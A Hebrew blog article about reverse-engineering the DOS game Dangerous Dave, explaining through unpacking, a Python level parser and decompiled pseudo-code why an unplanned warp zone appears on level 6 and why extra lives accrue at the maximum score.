הייתי רוצה לציין לטובה אתר ישראלי בשם "מסע על העבר" המלווה אותנו כבר שנים רבות ומכיל משחקים מלאים להורדה, כולל משחקים ישראליים למהדרין ("בונוס", "גורדי" ואפילו כמה איזוטריים כגון "שוקי קווסט"). כמובן, גם דייב זמין להורדה בחינם. ניתן לשחק בהם בקלות באמצעות DosBox, בו אשתמש מספר פעמים במאמר זה.

דייב המסוכן

מה הסיפור עם דייב? מסתבר שיש עלילה כלשהי, אבל אני רוצה להתמקד במשחקיות - המשחק הוא משחק פלטפורמה, כלומר, יש דגש על קפיצה ממקום למקום. במשחק יש 10 שלבים, והמטרה בכל שלב היא פשוטה - לאסוף גביע ולעבור בדלת, כל זאת ללא להפגע ממים, אש, צמחים ארסיים או מפלצות.

הנה דוגמא נאה (שלב 4 הארור):

ישנם אלמנטים נוספים במשחק בנוסף לאלמנטים שכבר הזכרתי:


א. איסוף חפצים. בכל שלב עלול להיות אקדח המאפשר לירות במפלצות. בנוסף, קיים Jetpack המאפשר ריחוף חופשי (אך עולה דלק).

ב. פסילות. בכל שלב ניתן להפסל, והמשחק פשוט יוריד את מספר הפסילות ("חיים") ב-1. כאשר מספר זה מגיע ל-0, זהו סוף המשחק.

ג. ניקוד: איסוף חפצים שונים (כגון יהלומים) מעלה את הניקוד. כל 20000 נקודות מעלות את מספר הפסילות ב-1 (אלא אם כן יש לנו כבר 3).

ד. שלבי בונוס. ישנם שלבים שבהם ניתן להגיע בצורה כלשהי לאזור "מעל התקרה" ואז לקפוץ מחוץ לשלב. כאשר זה קורה, מגיעים לשלב בונוס (ידוע במשחק בתור "Warp zone") שבדרך כלל מלא בחפצים יקרי ערך. סיום שלב בונוס מחזיר את דייב בחזרה לשלב שממנו הגענו.

בתור ילד, ניסיתי לגלות את כל שלבי הבונוס. כבר מצאתי כאלה בשלבים 5, 8, 9 ו-10, ותהיתי האם ישנם עוד. ובכן, הנה צילום מסך של כל שלב 6:



הרעיון בשלב זה הוא פשוט יחסית - לנוע ימינה, לאסוף את הגביע ולהגיע לדלת באמצעות ה-Jetpack. הנקודה העדינה שגיליתי היא שכל עוד הגביע לא נאסף, המשחק מתייחס לדלת כאילו היא לא קיימת, ולכן **אם לא אוספים את הגביע ניתן להגיע מעל לתקרה של שלב 6**. קפיצה מעל התקרה שמאלה מביאה אותנו אל Warp Zone שנראה משוגע לחלוטין:

הקלטתי סרטון המתאר את הבאג, ניתן לצפות בו כאן:

https://www.youtube.com/watch?v=95tPM7GGAeI

השאלה היא מה קורה כאן בדיוק היא השאלה שהטרידה אותי שנים רבות. בתקופה זו גדלתי, למדתי, האינטרנט הפך למה שהוא היום והעולם השתנה לחלוטין...


עד שבבוקר בהיר אחד החלטתי שהגיע הזמן לפתור את התעלומה!

עבודת בילוש ראשונית

האינסטינקט הראשוני של חוקרים לפעמים הוא לנסות לפתוח מיד את המשחק (שמגיע כקובץ יחיד, DAVE.EXE) ב-IDA או Ghidra ולהתחיל לעבוד. גישה זו איננה היעילה ביותר - הדבר הזול והאפקטיבי יותר הוא לקרוא, לחפש מידע שנאסף לפנינו ורק אז להתחיל אנליזה כבדה יותר. עם זאת, כבר כאשר הרצתי strings על DAVE.EXE גיליתי שאין כמעט מחרוזות סבירות. פתיחה של הבינארי ב-IDA (בלי באמת להתחיל לעבוד) חשפה כי הקובץ ככל הנראה packed. במקום להבין את אלגוריתם ה-packing בעצמי, החלטתי לחפש אונליין, ומהר הגעתי אל אתר modding מכובד בשם shikadi.net (אם אתם לא יודעים מה זה

Shikadi - אני ממליץ לשחק ב-Commander Keen). אתר זה הכיל מידע דיי מלא על משחקי עבר פופולריים, וביניהם גם על דייב, כולל מידע על אלגוריתם ה-packing (אלגוריתם LZW, למתעניינים), כלי לביצוע unpacking בשם UNLZEXE.EXE, ואפילו מידע על Offset-ים שימושיים בקובץ, פורמט השלבים ועוד. ביצוע unpacking ל-DAVE.EXE מנפח את הקובץ ל-172848 בתים - בערך פי 2 מהקובץ המקורי.

השלב הבא היה להסתכל על מבנה השלבים - כיצד הם נשמרים בזכרון? קריאה באתר ה-modding חשפה כי שלבים שמורים בתור מערך גדול של בתים, כאשר כל בית הוא reference לתמונה להציג. אותה תמונה ידועה כ-tile, ושמורה אף היא בצורה packed (כן, מדובר על packing כפול). ה-tiles עצמם לא עניינו אותי כל כך, אבל מצאתי משתמש פעיל בשם MaiZure שעשה עבודה מצויינת הנוגעת ל-tiles והמפות ואפילו ניסה לשכתב את דייב ב-C\C++ שירוץ מעל SDL (עם הצלחה חלקית מאד). האתר של MaiZure מכיל כלים לחשיפת ה-tiles והמפות, ויכול אפילו להוציא את כל המפות לקובץ BMP! הנה התוצאה:



כפי שניתן לראות, ישנם 10 שלבים, אבל יותר מעניינת היא העובדה ששלבי ה-Warp zones "מתלבשים" על שלבים רגילים (למשל, שלב 2 מכיל את ה-Warp zone של שלב 5 בחלקו הימני). זוהי דרך מאד יעילה לשמור מידע תוך כדי שמירה על מבנה קבוע לכל שלב (100 על 10), ומייצגת באופן נאמן את החסכון בזיכרון של משחקים מאותה תקופה.

עכשיו כשהיו בידיי הכלים לביצוע unpacking וכלים לבחינת ה-tiles ומבנה השלבים, הגיע הזמן להמשיך במחקר!

מבנה השלבים

אתר ה-modding מתאר בצורה מצויינת כיצד בנוי כל שלב בזיכרון. ישנם 10 שלבים הנשמרים כמערך. כל שלב תופס בדיוק 1280 בתים בזיכרון, ומכיל:

א. מידע על אנימציה (של אויבים וכיו"ב) - 256 בתים. מבנה זה מעניין מאד, אך לא רלוונטי למחקר שלי ולכן התייחסתי אליו כקופסא שחורה.
ב. ה- tiles בשלב - 1000 בתים (כאמור, 100 על 10). מגיעים כ-references ל-tiles, מתחילים מהפינה השמאלית העליונה וממשיכים ימינה ולמטה.
ג. מידע לא משומש - 24 בתים.

ישנו שלב נוסף המכיל אך ורק tiles השמור בכתובת זיכרון אחרת - אותו שלב מייצג את מסך הפתיחה ותופס רק 70 בתים בזיכרון (הוא בגודל 10 על 7).

במקום אחר בזיכרון יש מערך בן 10 איברים הכולל את המידע הבא:

א. קואורדינטת ה-x בה דייב מתחיל את השלב.
ב. קואורדינטת ה-y בה דייב מתחיל את השלב.
ג. התנועה ההתחלתית של דייב (נופל או נייח).

בנוסף, ישנו מידע הנוגע לשלבי הבונוס (המשולבים בשלבים הרגילים, כפי שראינו) הנשמר בשני מערכים בני 10 איברים כל אחד, ושני קבועים:

א. קואורדינטת ה-y בה דייב מתחיל כל שלב בונוס. זהו **קבוע** מכיוון שדייב מתחיל את כל שלבי הבונוס באותו גובה (הוא "נופל" במורד צינור, למתעניינים).
ב. התנועה ההתחלתית של דייב לכל שלב בונוס. זהו **קבוע** מכיוון שדייב מתחיל את כל שלבי הבונוס בנפילה.
ג. קואורדינטת ה-x בה דייב מתחיל את שלב הבונוס. מידע זה נשמר ב**מערך בן 10 איברים**, כלומר, לכל שלב יש קואורדינטה משלו.

ד. המרחק האופקי של שלב הבונוס. מידע זה נשמר ב**מערך בן 10 איברים**, ומייצג נאמנה את העובדה ששלבי בונוס משולבים בשלבים רגילים.

המרחק האופקי וקואורדינטת ה-x קובעים ביחד, בתיאום היכן דייב מתחיל את שלב הבונוס.

מעניין היה לראות שישנם רק 4 שלבי בונוס מתוכננים - בשלבים 5, 8, 9 ו-10. אותם מערכים השומרים את קואורדינטת ה-x והמרחק האופקי מכילים אפסים לשלבים האחרים. עובדה זו מחזקת את הרעיון ש**שלב הבונוס שגילינו בשלב 6 איננו מתוכנן**!

בשלב זה החלטתי לכתוב parser בעצמי ב-Python, על מנת לייצג את השלבים בצורה נוחה יותר עבורי. ה-parser שלי מצפה שיהיה DAVE.EXE, מפרסר אותו בהתאם למידע שמצאתי באתר ה-modding וכולל מספר שיפורים שלי, כולל פתירת אי-דיוקים בתיעוד של אתר ה-modding:

```
Level 8 (start at (2, 8) stationary):

X-------------|-----------------|#  ##################################################################
X             |  *            J |          $  $      W    W            *         T                ##
X           Q|       --          |                                                              000  G##
X #    #------|G  --    -     - #########        ###   W    W       =         =                000 ####
X             |            -            ####oo####XXXXXXXXXX\W                                  |   $##
X    #   #    |                   *        ###XXX/     \XXXX\W ======       =======           |    ##
X       _     |*    XXX  -    -  XXX*                    MX&JXW         *                      |    ##
X  #    X     X   XX/              XX * *                  X  XXXX     #     #        $   #   |    ##
X>___ ____   ___ _XX                XXXXX* * *    W     JXXX                                    |   ###
XXXXXoXXXXoooXXXoXXXWWWWWWWWWWWWWW  WXXXXXXXXXXXXXXXXXXXXXXXXX####WWWWW#####WWWWW#####WWWWW########

Warp zone mapped to level 6 starts at (71, 0) while falling.



Loaded 12 levels.
Current intro title: "BY JOHN ROMERO".
Current intro subtitle: "(C) 1990 SOFTDISK, INC.".
Menu:
        [V]iew a level.
        [E]dit a level.
        Edit intro [T]itle.
        Edit intro su[B]title.
        [S]ave pending changes.
        [Q]uit without saving.
>
```

(כן, הדבר הזה מצד ימין הוא עץ...)

מעבר לשלבי הבונוס

בשלב זה של המחקר החלטתי לחפש את המשתנה המכיל את השלב הנוכחי. עם DAVE.EXE ה-unpacked היו מלא מחרוזות שימושיות, ואחת מהן מציגה את הטקסט המופיע כאשר המשחק מסתיים בהצלחה, אחרי שלב 10:

```
aCongratulation db '          congratulations!',0Dh,0Ah
                db 0Ah
                db 0Ah,0
aYouMadeItThrou db 'you made it through all the peril-',0Dh,0Ah,0
aOusAreasInClyd db 'ous areas in clyde',27h,'s hideout!',0Dh,0Ah
                db 0Ah,0
aVeryGoodWorkDi db 'very good work! did you find',0Dh,0Ah,0
aThe4WarpZonesT db 'the 4 warp zones? they are located',0Dh,0Ah,0
aOnLevels589And db 'on levels 5,8,9 and 10. just jump',0Dh,0Ah,0
aOffTheTopOfThe db 'off the top of the screen at the',0Dh,0Ah,0
aExtremeLeftOrR db 'extreme left or right edge of the',0Dh,0Ah,0
aWorldAndVoilaY db 'world and voila! you',27h,'re there!',0Dh,0Ah
                db 0Ah
                db 0Ah,0
```


טקסט זה כמובן מחסל סופית את הרעיון ששלב הבונוס בשלב 6 היה מתוכנן, אבל יותר חשוב מזה - חיפוש cross-references לטקסט זה יראה לנו מתי טקסט זה מוצג. ההנחה שלי הייתה שישנה פונקציה שרצה בסוף כל שלב ובודקת כמה שלבים עברנו - אם עברנו 10 שלבים היא תציג את טקסט הניצחון, אחרת היא תעבור לשלב הבא. אכן מצאתי משהו שנראה ב-pseudo-code כך:

```
sub_1749B();
word_56F4 = word_56F4 + 1;
sub_10BFB();
if (word_573C == 1) {
  word_573C = 0;
  word_56F4 = word_6152;
}
if ((int)word_56F4 < 10) {
  sub_10BFB();
  sub_14C69();
  sub_17631();
  sub_18CDA();
  sub_14B9C();
  sub_13235();
}
```

ובכן:

- ההשוואה ל-10 דיי ברורה: word_56F4 הוא המשתנה המייצג את מספר השלב.
- מעקב אחרי ה-flow של הקוד חשפה כי word_573C שומר האם אנחנו נמצאים בשלב בונוס או לא!
- שימו לב שאם בדיוק סיימנו שלב בונוס (word_573C == 1) אז השלב הנוכחי משוחזר (= word_56F4 word_6142), כלומר, word_6142 מתחזק את השלב ממנו הגענו! זה הגיוני מאד מכיוון ששלבי בונוס אינם שייכים לשלב המקור שלהם (למשל, שלב 5 הוא שלב "מלא" ושלב הבונוס שלו בכלל מופיע במפה של שלב 2).

כמובן, חלק מהמחקר כלל הרצה דינאמית ווידוא של כל ההנחות הללו. אף על פי שזו הייתה הפעם הראשונה בה הרצתי את הדיבאגר של DosBox, אני מרגיש צורך לציין שהוא היה אינטואיטיבי, אפקטיבי ועשיר מספיק לצורך דיבוג רציני:



לאחר וידוא ההנחות העבודה הפכה לקלה יותר. אם word_6142 מחזיק את השלב ממנו יצאנו, **כתיבה** אליו תתרחש בדיוק בשלב בו דייב עומד להכנס לשלב הבונוס. למזלנו, ישנה רק פונקציה אחת הכותבת על אותו משתנה, להלן pseudo-code רלוונטי:

```
g_curr_warp_zone_mapping = g_current_level;
var2 = *(word *)(g_current_level * 2 + 0x192);
var3 = *(word *)(g_current_level * 2 + 0x1a6);
g_current_level = *(int *)(g_current_level * 2 + 0x16a) - 1;
sub_14C69();
g_start_y = 0x10;
```

כפי שניתן לראות, קפיצה לתוך שלב בונוס מגבה את השלב הנוכחי ב-word_6142 (כבר שיניתי את שמו ל-g_curr_warp_zone_mapping). לאחר מכן, השלב החדש שאליו קופצים נשמר בתוך מערך המתחיל ב-0x16A המאונדקס על ידי השלב הנוכחי, כל אלמנט בו תופס שני בתים (מכיוון שמדובר בארכיטקטורת 16 ביט, 2 בתים הוא גודל "סטנדרטי"). מכאן ברור שאותו מערך מתחזק את המיפוי בין קפיצה משלב רגיל לשלב בונוס!

כאשר מתבוננים בערכים השמורים במערך זה ומתוך הנחה שהמערך מכיל 10 איברים, ניתן לראות את הערכים: 0, 0, 0, 0, 2, 0, 0, 6, 7, 1. כפי שניתן לראות, האיבר החמישי הוא 2, ואכן שלב הבונוס של שלב 5 ממומש בשלב 2! כמובן, האפסים עבור השלבים האחרים ככל הנראה מציינים שלא אמור להיות שלבי בונוס עבורם.

בנוסף נשים לב שהשלבים הם 0-based אך הערכים במערך הם 1-based (לכן האיבר החמישי במערך הוא 2 ולא 1), ולכן יש חיסור של 1 בחישוב מספר המפה שאליה קופצים.

שלב הבונוס של שלב 6

הבה נדמיין יציאה מהמסך של שלב 6 - כפי שראינו, האיבר השישי במערך המיפוי מכיל 0, אך מכיוון שיש חיסור של 1, השלב הנוכחי יהיה מינוס 1, או במילים יפות - 0xFFFF (שימו לב שוב לעובדה שזו ארכיטקטורת 16-ביט).

תודות לקהילת ה-modding, אנחנו יודעים את הכתובת בה שלבים מתוארים בזיכרון (כאמור, כ-1280 בתים כל אחד). ובכן, הוספת 0xFFFF לאותה כתובת גורמת לשלב להטען מכתובת אחרת לחלוטין! הבתים של אותה כתובת זיכרון מפורשים כבתים של שלב, כולל הצגת ה-tiles המתאימים. בנוסף לכך שהמשחק מפרש בתים שלא נועדו לכך כשלב לגיטימי, חלק מה- tiles אינם תקינים (מספרי ה-tiles אמנם מתחילים מאפס אבל יש פחות מ-256 כאלה), דבר המסביר את הפיקסלים המוזרים שנראים בחלק התחתון של המסך

כאשר הבאג מתרחש. הוספתי את "שלב הבונוס" ל-parser שכתבתי, וייצגתי tiles לא ממופים כסימני שאלה:

```
Buggy warp level:

##XXX/     \XXXX\W ======       =======         |    ##X       _     |*    XXX  -    -  XXX*
           MX&JXW         *                     |    ##X  #    X     X   XX/             XX * *
            X  XXXX     #     #        $   #    |    ##X>___ ____   ___ _XX              XXXXX* *
*    W     JXXX                                 |   ###XXXXXoXXXXoooXXXoXXXWWWWWWWWWWWWWW  WXXXXXXXX
XXXXXXXXXXXXXXXX####WWWWW#####WWWWW#####WWWW########?M_ ? ?T? ??? Xg]??M! W WXW?WGW?WGW?WGW????=?
??G???G??? ?? 3???????? ????? ???? ?????????? ????????????????????????????????????????????????
????????????? ?????????????????????????????????????????????????????? ????????????? L?O ? ?_!?
   WWW|||----g     ?????????????LT|-----V-----------------V--------------------
   $        |                    |*       *      M               Q      $$      $       -
            |                    |                        *    *       $   --
```

תהיות נוספות

לאחר פרסום המחקר הראשוני, קיבלתי לא מעט הודעות בנושא, כולל חוויות נוסטלגיה שאנשים רצו לחלוק איתי, אבל גם שאלות נוספות. למשל, כאשר עולים על התקרה של שלב 6 אבל נעים **ימינה** ולא שמאלה, לא מגיעים לאותו שלב בונוס מקולל, אלא מגיעים לשלב הבונוס של שלב 8! ובכן, זה דווקא ברור - הבונוס של שלב 8 נשמר בחלק הימני של שלב 6, ולכן קפיצה ימינה אפילו לא יוצאת מגבולות השלב - המשחק מפרש זאת כאילו אנחנו עדיין בשלב 6. למעשה, ניתן להרוויח מכך - לאסוף את כל היהלומים מאותו שלב בונוס של שלב 8 בשלב 6 ואז להגיע לשלב הבונוס של שלב 8, כלומר, ניתן לאסוף אותם פעמיים במשחק.

תהיה נוספת שעלתה על ידי **cp77fk4r** דורשת התייחסות רצינית יותר:

מסתבר שכאשר מגיעים ל-99,999 נקודות, כל חזרה מהתפריט הראשי של המשחק מעלה את כמות החיים ב-1 (אלא אם כן הם כבר היו מלאים). זה נשמע כמו באג נוסף ששווה לבחון, ומכיוון שהידע היה טרי עדיין במוחי, החלטתי להשקיע ערב נוסף במחקר שיענה על שאלה זו.

ובכן, מכיוון שאני כבר יודע מהו המשתנה ששומר את מספר השלב, מצאתי פונקציית אתחול שנקראת כאשר המשחק מתחיל, ושם ראיתי השמה של הערך הקבוע 3 למשתנה. מכיוון שאני יודע שהמשחק מתחיל עם 3 חיים, קל היה להבין שמשתנה זה מתחזק את כמות החיים של דייב.

לאחר דיבוג נוסף ושינוי שמות משתנים, פונקציית האתחול נראית בערך ככה:

```
g_lives = 3;
g_score_lo = 0;
g_score_hi = 0;
g_next_goal_lo = 0;
g_next_goal_hi = 0;
g_is_game_over = 0;
g_current_level = 0;
g_some_level_reference = 0;
g_maybe_levels_left = 10;
g_is_warp_zone = 0;
```

נשים לב שישנם שני משתנים ששומרים את הניקוד הנוכחי - זה הגיוני כי הניקוד המקסימאלי (99,999 נקודות) גדול מ-0xFFFF, ולכן הניקוד יוצג ב-4 בתים. באופן דומה, ישנם זוג משתנים השומרים את הניקוד הבא שכאשר מגיעים אליו מקבלים חיים נוספים. ביצוע cross-references לאותם משתנים עזר לי להגיע לפונקציה שבודקת מתי להעלות את החיים לדייב, והנה pseudo-code רלוונטי:

```
if ((g_score_hi - g_next_goal_hi != (uint)(g_score_lo < g_next_goal_lo)) ||
   (0x4e20 < g_score_lo - g_next_goal_lo)) {
      // ...
      g_next_goal_lo = g_score_lo;
      if ((int)g_lives < 3) {
               UpdateSprite(g_lives * 0x10 + 0x100,0,
                            *(int *)(g_some_base * g_some_offset * 2 + 0x216));


               g_lives = g_lives + 1;
               PlaySound(0xc);
      }
   }
}

// ...
if ((g_score_hi != 0) && ((1 < g_score_hi || (0x869f < g_score_lo)))) {
    g_score_lo = 0x869f;
    g_score_hi = 1;
  }
```

ישנם פרטים רבים כאן:

- נתחיל דווקא מהסוף - אפשר לראות שהערך המקסימאלי של הניקוד הוא 99999. מדוע? ובכן, 99999 = 0x1869f, ולכן החלק הגבוה יהיה תמיד 1 והחלק הנמוך יהיה 0x869f. לכן, לא ניתן אף פעם לעבור מגבלה זו.
- אם נדלג על השורה הראשונה, השורה השנייה היא דיי ברורה - היא בודקת האם המרחק בין החלק התחתון של הניקוד שלנו ובין החלק התחתון של הניקוד הבא לחיים גדול מ-0x4e20, או בדצימאלית - 20,000. זוהי הסיבה שכל 20,000 מקבלים חיים חדשים.

- ניתן לראות כי מספר החיים המקסימאלי הוא 3 - רק אם מספר החיים הנוכחי קטן ממש מ-3 מעלים אותו ב-1.

השורה הראשונה היא הסיבה להתנהגות המוזרה הזו. ההנחה שלי היא ששורה זו נועדה לטפל במצב בו הניקוד הנוכחי עבר את הסף לחיים, אבל הדרך שבה זה נעשה מתייחס לשני החלקים בנפרד (החלק העליון והתחתון). ובכן, דיבוג חשף כי לאחר ניקוד של 99,999, ה-next goal הוא 100,000, ולכן במצב זה:

- החלק העליון של הניקוד (g_score_hi) הוא 1.
- החלק התחתון של הניקוד (g_score_lo) הוא 0x869f.
- החלק העליון של הסף (g_next_goal_hi) הוא 1.
- החלק התחתון של הסף (g_next_goal_lo) הוא 0x86a0.

לכן, התנאי בשורה הראשונה תמיד מתקיים (כי החלק השמאלי הוא 0 והחלק הימני תמיד 1 בגלל המגבלה של הניקוד המקסימאלי).

מדוע מקבלים חיים נוספים כאשר חוזרים מהתפריט הראשי? ובכן, אותה פונקציה הבודקת האם צריך להעלות את החיים נקראת כאשר יש פגיעה בחפצים (הגיוני, כי אז הניקוד בדרך כלל עולה) אבל נקראת גם כאשר חוזרים מהתפריט הראשי. אני מניח שהסיבה לכך היא כדי לצייר את הניקוד מחדש, אבל בכל מקרה - כאשר מגיעים לניקוד המקסימאלי, החיים יכולים לעלות גם בחזרה מהתפריט אבל גם כאשר פוגעים בחפצים.

סיכום

העליתי את תוצאות המחקר שלי לבלוג הפרטי שלי:

https://github.com/yo-yo-yo-jbo/dangerous_dave

כולל את ה-parser שלי שמאפשר עכשיו גם לערוך שלבים וכיו"ב:

למרות שמדובר בפרוייקט חובבני לסוף השבוע, היה לי כיף מאד לעבוד עליו! סיכום המחקרים מאתר ה-modding (shikadi.net) חסך לי זמן רב, ואני מודה מאד לקהילה ולחוקריה.

אף על פי שכיום כמעט ואין טעם לעשות Reverse-Engineering ל-Intel real mode (אולי מלבד להסתכל על MBR שלצערי עדיין רלוונטי איכשהו בשנת 2023) אבל אני עדיין חושב שזה מחקר מעניין. ספציפית, הדרך שבה משחקי DOS ישנים ניסו לחסוך כל טיפה של זיכרון בצורה מתוחכמת היא אמנות שלצערי גוועת לאט (נסו למצוא משחקים מודרניים ששוקלים פחות מ-2 מגה, למשל).

מוזמנים לעקוב אחריי בטוויטר:

https://twitter.com/yo_yo_yo_jbo

ובבלוג שלי:

